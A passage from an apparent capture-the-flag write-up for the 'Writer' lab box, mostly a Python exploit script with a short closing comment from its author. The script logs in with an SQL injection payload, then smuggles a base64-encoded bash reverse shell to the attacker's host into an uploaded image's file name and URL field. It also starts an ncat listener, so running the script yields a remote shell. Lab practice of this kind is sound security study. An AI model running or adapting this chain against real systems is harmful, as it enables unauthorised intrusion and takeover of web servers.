    t.start()
    ncat = f'ncat -lnp {port}'
    os.system(ncat)

# b64 encode message
def encdata(message):
    message_bytes = message.encode('ascii')
    base64_bytes = base64.b64encode(message_bytes)
    base64_message = base64_bytes.decode('ascii')
    return base64_message

# b64 decode message
```

```

def decdata(base64_message):
    base64_bytes = base64_message.encode('ascii')
    message_bytes = base64.b64decode(base64_bytes)
    #message = message_bytes.decode('bytes')
    message = message_bytes.decode('unicode_escape')
    #print (message)
    #message = message_bytes
    return message

# CONSTANTS AND VARIABLES
PROXIES = {"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}
URL1 = "http://writer.htb/administrative"
URL2 = "http://writer.htb/dashboard/stories/edit/1"
LOGINSPLOIT = {"uname":"-1926' OR 7802=7802-- XHpX","password":"password"}
URL3 = "http://writer.htb/static/img/"
HEADERS1 = {"Content-Type": "application/x-www-form-urlencoded"}
HEADERS2 = {"Content-Type": "multipart/form-data; boundary=-----18266069867842559183419881699"}
SHELL = f"/bin/bash -c '/bin/bash -i >& /dev/tcp/{SELF}/{PORT} 0>&1'"
SHELL_B64 = encdata(SHELL)
#PICTURE_B64 = "/9j/4AAQSkZJRgABAQEAASABIAAD/2wBDAP//////////wGALCAABAAEBAREA/SQAFBABAIAAAAAAAAAAAAAAAAAAAAP/AAAgBAQABPxA="
PICTURE_B64 = ""
FILENAME = "pic"
EXT = ".jpg"
EXPLOIT = f";'echo {SHELL_B64}|base64 -d|bash"
FILEPATH = "file:///var/www/writer.htb/writer/static/img/"
PICTURE = decdata(PICTURE_B64)

ADDSTORY_DATA = f"""
-----18266069867842559183419881699
Content-Disposition: form-data; name="author"

b
-----18266069867842559183419881699
Content-Disposition: form-data; name="title"

c
-----18266069867842559183419881699
Content-Disposition: form-data; name="tagline"

d
-----18266069867842559183419881699
Content-Disposition: form-data; name="image"; filename="{FILENAME}{EXT}{EXPLOIT}"
Content-Type: image/jpeg

{PICTURE}
-----18266069867842559183419881699
Content-Disposition: form-data; name="image_url"

{FILEPATH}{FILENAME}{EXT}{EXPLOIT}
-----18266069867842559183419881699
Content-Disposition: form-data; name="content"

-----18266069867842559183419881699--
"""

# exploit
def activate_webshell():
    s = requests.Session()
    login = s.post(URL1, headers=HEADERS1, data=LOGINSPLOIT) #, allow_redirects=True, proxies=PROXIES, verify=False)
    edit_story = s.post(URL2, headers=HEADERS2, cookies=login.cookies, data=ADDSTORY_DATA) #, proxies=PROXIES, verify=False)
    #print (edit_story.text)

interactive_shell(PORT)

```

I made a fun little script to get www-data to get foothold which i never even needed in this box, but thought it was a pretty cool exploit and good practice...
I also like how i was able to run nc in the same script keeping it all inclusive so the user doesn't have to do anything except run the script.
Good for a future templates atleast.